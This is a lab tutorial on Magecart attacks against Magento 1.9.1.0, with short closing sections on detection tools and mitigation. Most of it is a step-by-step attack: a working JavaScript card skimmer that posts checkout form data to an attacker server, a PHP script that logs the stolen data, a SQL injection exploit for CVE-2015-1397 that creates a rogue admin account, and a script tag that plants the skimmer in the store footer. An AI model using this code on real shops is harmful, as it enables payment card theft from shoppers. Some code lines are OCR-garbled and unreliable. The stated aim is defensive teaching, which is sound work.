

Magecart: Exploitation, Detection, & Mitigation



Ben Jiles, USSS SOC Analyst
29 April 2020

Table of Contents

CONTEXT	1
EXPLOIT	2
Prepare Skimmer	2
Prepare Parser	4
Admin Access via SQLi	4
Insert Skimmer Code	9
DETECTION	11
MITIGATION	11
CONCLUSION	12

This report explores how to exploit, detect, and mitigate a Magecart attack on Magento 1.9.1.0 CE/1.14.1.0 EE.

CONTEXT

Hello Friend. 

Magecart is aptly named because it involves exploiting the e-commerce platform, Magento, and skimming credit card data of any user on the shopping cart/payment page. Hence, Magento + shopping cart = Magecart. There are many different methods of exploiting Magento. An attacker may focus on one store's shopping cart or the attacker can pwn Magento servers of an e-commerce hosting provider, thus allowing access to hundreds or thousands of online business' payment pages. This report will focus on a SQL injection vulnerability ([CVE-2015-1397](#)), which gives the hacker admin access to the Magento Admin Panel, allowing him/her to place malicious skimmer code on the payment page.
I encourage everyone to follow along with their own VMs. The only way of learning is by doing:

Magento Server VM

- [CentOS 6.10](#)
- [Apache 2.2.15 \(yum install httpd\)](#)
- [MySQL 5.6.7 \(yum install mysql mysql-server\)](#)

- PHP 5.5.38 ([yum install...](#))
- Install [Magento 1.9.1.0 Community Edition](#) (look in 'Release Archive' under the 'ver 1.9.x' category near the bottom of the page; you also need to sign up to the Magento in order to download it for free). Here are your instructions: [prerequisites](#) and [install](#).

Attacker VM

- [Kali Linux OS](#)
- [Install/Enable Apache web server](#) (this will act as our malicious C2 that collect and store stolen cc data via our skimmer script)

EXPLOIT

Your test environment is now set up, so let's get hacking. This specific Magecart exploitation is a two-step process: first, gain admin access to Magento; second, insert a malicious HTML script onto the payment page in order to **GET** a skimmer from your attack web server.

Prepare Skimmer

On your Kali VM, create a new directory in your apache web server to host your skimmer file, php parser, and eventual skimmed cc data:

```
mkdir /var/www/html/<directory_name>
```

Create your skimmer file...

```
cd /var/www/html/<directory_name>
nano skimmer.js
```

and paste the following code (make sure to replace the "url:" variable with the Kali linux IP and the directory you created under `/var/www/html`):

```
window.onload = function() {
    jQuery(".button").bind("mouseup touchend", function(a) {
        var dati = jQuery('#co-payment-form');
        var pdati = JSON.stringify(dati.serializeArray());
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "http://kali_ip/<directory_name>/parser.php",
                data: pdati,
                dataType: "application/json"
            });
        }, 250);
    });
};
```

The above skimmer code is a real skimmer template used in the NewEgg.com magecart hack back in 2018. It detects when a user clicks a CSS element with a `.button` class. Then it will copy all data entered into the `#co-payment-form` element and sends it to your server via `POST`.

Prepare Parser

The skimmer script above will send a user's cc information to your server in a JSON format. However, in order to store it properly in a file, we need to create a PHP script to handle the incoming data...

```
cd /var/www/html/<directory_name>
nano parser.php
```

And then paste the following code (while renaming '<filename>.txt' to whatever you would like):

```
<?php
$post_data = $_POST['data'];
$file = '<filename>.txt';
file_put_contents($file, $post_data, FILE_APPEND);
?>
```

Admin Access via SQLi

Open your Magento web server Admin Panel via [http://\[server_ip\]/magento/admin](http://[server_ip]/magento/admin) and login via the credentials you entered during the Magento installation. Verify users allowed access to the admin panel.

The screenshot shows a Firefox browser window with the title "Users / Permissions / System / Magento Admin - Mozilla Firefox". The address bar displays "192.168.0.3/magento/index.php/admin". The Magento Admin Panel header includes links for "Dashboard", "Sales", "Catalog", "Customers", "Promotions", "Newsletter", "CMS", "Reports", "System", and "Get help for this page". A message at the top states: "One or more of the indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to [Index Management](#) and rebuild required indexes." The main content area is titled "Users" and shows a table with one record:

ID	User Name	First Name	Last Name	Email	Status
1	ecorp_magento_admin	Tyrell	Wellick	twelllick@ecorp.com	Active

Buttons for "Add New User", "Reset Filter", and "Search" are visible at the bottom of the table.

Next, load the [SQLi exploit code](#) into a python script on your Kali VM:

```
import requests
import base64
import sys

target = "http://target.com/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , ' {password}' ) ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`,
`lastname`, `email`, `username`, `password`, `created`, `lognum`, `reload_acl_flag`, `is_active`, `extra`, `rp_token`, `rp_token_created_at`) VALUES
('Firstname', 'Lastname', 'email@example.com', '{username}', @PASS, NOW(), 0, 0, 1, @EXTRA, NULL, NOW());
INSERT INTO `admin_role`
(parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES
(1,2,0,'U',(SELECT user_id FROM admin_user WHERE username =
'{username}'), 'Firstname');
"""

query = q.replace("\n", "").format(username="forme", password="forme")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0";
{0}.format(query)

#
e3tibG9jayB0eXB1PUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyawQgb3V0cHV0PWdldENzdk
ZpbGV9fQ decoded is{{block type=Adminhtml/report_search_grid
output=getCsvFile}}
r = requests.post(target_url,
                  data={"__directive__":
"e3tibG9jayB0eXB1PUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyawQgb3V0cHV0PWdldENzdk
kZpbGV9fQ",
                  "filter": base64.b64encode(pfilter),
                  "forwarded": 1})
if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds forme:forme".format(target)
else:
    print "DID NOT WORK"
```

Here's a simplified version of [how the exploit code works](#) (thank you, [Ansik Kengis](#)). And [here](#) is the in-depth vulnerability analysis by the researchers at CheckPoint. You can follow along and inspect the code yourself by extracting the source code from the *.tar.gz archive you received from the official Magento downloads page:

```
tar -xf <Magento_archive>.tar.gz
```

Most of the php code class files referenced in the above analyses are found in the `.../magento/app/code/core/Mage/Adminhtml/Block` sub-directory.

In short, the exploit code is injecting non-sanitized SQL commands via php to create a new admin user within the Magento MySQL database. As you see below, you will set the target URL of the Magento server and then add your own specified username and password within the appropriate variable fields.

```
/home/hacker@kali... 01:27 AM 80% - x

File Edit Search View Document Help
target = "http://192.168.0.3/magento"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"


q"""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ) );
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`, `email`, `username`, `password`, `created`, `lognum`, `extra` )
VALUES ('hacker', 'hacker', 'hacker@hacker.com', 'hacker', MD5(@PASS), NOW(), 1, @EXTRA);
"""

query = q.replace("\n", "").format(username="hacker", password="pwned")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0,{0}".format(query)

# e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyawQgb3V0cHV0PWdldENzdkZpbGV9fQ decoded is {{block_id}}&filter={{filter}}&forwarded={{forwarded}}
r = requests.post(target_url,
                  data={"__directive": "e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyawQgb3V0cHV0PWdldENzdkZpbGV9fQ",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1})
```

Magento 1.9.1.0 CE exploit code

Run the python code. If it worked you should see similar output:



The screenshot shows a terminal window with the following details:

- Top bar: Icons for file operations (New, Open, Save, Cut, Copy, Paste), a terminal icon, the path `/home/hack...`, the user `hacker@kali...`, the time `01:28 AM`, battery level `79%`, and a lock icon.
- Title bar: `hacker@kali: ~`
- Menu bar: File, Actions, Edit, View, Help
- Text area:

```
hacker@kali:~$ python shoplift.py
WORKED
Check http://192.168.0.3/magento/admin with creds hacker:pwned
hacker@kali:~$ [REDACTED]
target = "http://" + target

target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Csc_WooCommerce_Discount/Discount/index/"
```

Proof of pwnage

And now when we check the Magento Admin Panel and the Magento MySQL database, we find the specified new admin credentials.

Users / Permissions / System / Magento Admin - Mozilla Firefox

Users / Permissions / System / Checkout

Magento Admin Panel

Dashboard Sales Catalog Customers Promotions Newsletter CMS Reports System Get help for this page

One or more of the Cache Types are invalidated: Layouts. Click here to go to Cache Management and refresh cache types.

Add New User

Users

Page 1 of 1 pages | View 20 per page | Total 2 records found

Reset Filter Search

ID	User Name	First Name	Last Name	Email	Status
1	admin	Tyrell	Wellick	twellick@ecorp.com	Active
2	hacker	Firstname	Lastname	email@example.com	Active

New admin in Magento Admin Panel

```
-- +-----+  
| 1 | Tyrell   | Wellick | twellick@ecorp.com | admin    | fb24e7319b42e  
| 89c06340ca2dc30c035:YsGqZz4uuSamWyzf5XE6RfBLR13mL3wh | 2020-02-26 16:11:48 | 202  
| 0-02-26 20:52:27 | 2020-02-26 20:51:59 |      4 |          0 |      1 |  
| :    | NULL     | NULL    |  
| 2 | Firstname | Lastname | email@example.com | hacker   | 3a36d5d60eba1  
| 25f4656afdd695a8cbd:rp | 2020-02-26 18:18:37 |      1 |          0 |      1 | |
| L   | NULL     | 2020-02-26 23:20:34 |      1 |          0 |      1 |  
| :    | NULL     | 2020-02-26 18:18:37 |  
+-----+-----+-----+-----+-----+  
+-----+-----+-----+-----+-----+  
+-----+-----+-----+-----+-----+  
+-----+-----+-----+-----+-----+  
2 rows in set (0.00 sec)  
  
mysql> select username from admin_user;  
+-----+  
| username |  
+-----+  
| admin    |  
| hacker   |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> _
```


New admin in Magento MySQL database

Insert Skimmer Code

Go back to your browser and enter your newly pwned credentials on the http://magento_ip/index.php/admin sign in page.

After gaining access to the Admin Panel, Go to **System > Configuration > General > Design > Footer**. Insert an HTML script to **GET** request and load your skimmer file on every page of the store – even the checkout and payment pages:

```
<script src="http://<kali_ip>/<directory_name>/skimmer.js"></script>
```



HTML script GET skimmer.js

Now test the skimmer code by opening up your browser dev tools and verifying that the **GET 'skimmer.js'** request is an HTTP 200 response on

any page. Then place a test item into your shopping cart, go to the checkout payment page, insert fake cc data, and submit the form. You should then see the data appended to your *.txt file on your Kali server if everything worked correctly.

The screenshot shows a Firefox browser window with the title "Site Map - Mozilla Firefox". The address bar displays "192.168.0.4/magecart/". The main content area shows a Magento storefront with a search bar and navigation links. Below the browser window is the Firefox developer tools Network tab, which is active. It lists several network requests made by the browser, including "minicart.js", "styles.css", "madisonisland.css", "skimmer.js", and "css?family=Raleway:3...". The "skimmer.js" entry is highlighted with a green dot. The Network tab also shows the total transfer time for all requests.

St...	M...	File	Domain	Ca...	Ty...	Tra...	Size	0 ms	640 ms	1
200	GET	minicart.js	192.168...	script	js	cached	0 B			
200	GET	styles.css	192.168...	stylesheet	css	cached	224.6...			
200	GET	madisonisland.css	192.168...	stylesheet	css	cached	7.49 KB			
200	GET	skimmer.js	192.168...	script	js	695 B	500 B	→ 1 ms		
	GET	css?family=Raleway:3...	192.168...	stylesheet		0 GB	0 B	→ 0 ms		

skimmer.js is loaded on every page after being inserted into footer code

The screenshot shows a terminal window titled "Index of /magecart" running on a Kali Linux system. The user "hacker" is at the prompt "hacker@kali: /var/www/html/magecart\$". Inside the terminal, a file named "stolen_cc_info.txt" is open in nano editor. The file contains JSON data representing a credit card payment, specifically a card number starting with 4111. The terminal window also shows the browser's status bar indicating the IP address "192.168.0.4" and the port "80".

```
hacker@kali: /var/www/html/magecart$ nano stolen_cc_info.txt
{
  "card": {
    "type": "VI",
    "number": "4111111111111111"
  }
}
```

Stolen CC data with JSON field titles.

DETECTION

There are two ways to detect if you have magecart skimmer code running on your online store. One way is to manually check your site's code every so often, thoroughly combing every single page and configuration setting. But that is neither efficient nor realistic. The second way is to use tools to automate some of those tasks. Below are some FOSS (free open source software) tools with which you can experiment right now (there are enterprise versions of these tools that you can buy for your company if you wish to up your defense against magecart attacks):

- [MageScan](#) (scans modules, certificates, version patches, etc.)
- [Magento Malware Scanner](#) (finds malicious code, monitors databases, and alerts of insecure extensions)
- [Magecart-Detector](#) (basic browser extension idea that end clients can use)

MITIGATION

I realize the last thing any of us wants to hear when we're desperately seeking help are those dreaded two words... *It depends*. But if you are an entrepreneur hosting your own store server or a publicly traded e-commerce Wall Street kaiju – you require contextual advice on how to mitigate and respond to magecart hacks in your environment. However, here are the essential basics that everyone seems to parrot but never do (or at least never do right):

- Apply regular updates and security patches -- though this may be difficult based on environment and bureaucracy.
- Utilize secure 3rd party payment gateways (PayPal, Stripe, etc.) instead of trusting your limited security scope to fend off attackers from stored CC data
- Periodically audit store code and traffic.
- Ensure IR procedures are in place (i.e., [NIST 800-61](#))

CONCLUSION

The goal of this report was two-fold: 1) to present how a specific type of magecart attack works in order to understand how to defend it; and 2) provide some helpful tips and solutions to prevent and mitigate it. As stated at the beginning of the paper, this analysis only affects Magento 1.9.1.0 CE/1.14.1.0 EE with just one avenue of exploitation (via RCE to create an admin in the database). However, there are a multitude of vulnerabilities and exploits available for various versions of Magento -- as well as other e-commerce platforms! Please do not take this information as definitive, but as a stepping stone of continual learning. I hope you found this somewhat helpful!

Goodbye Friend. 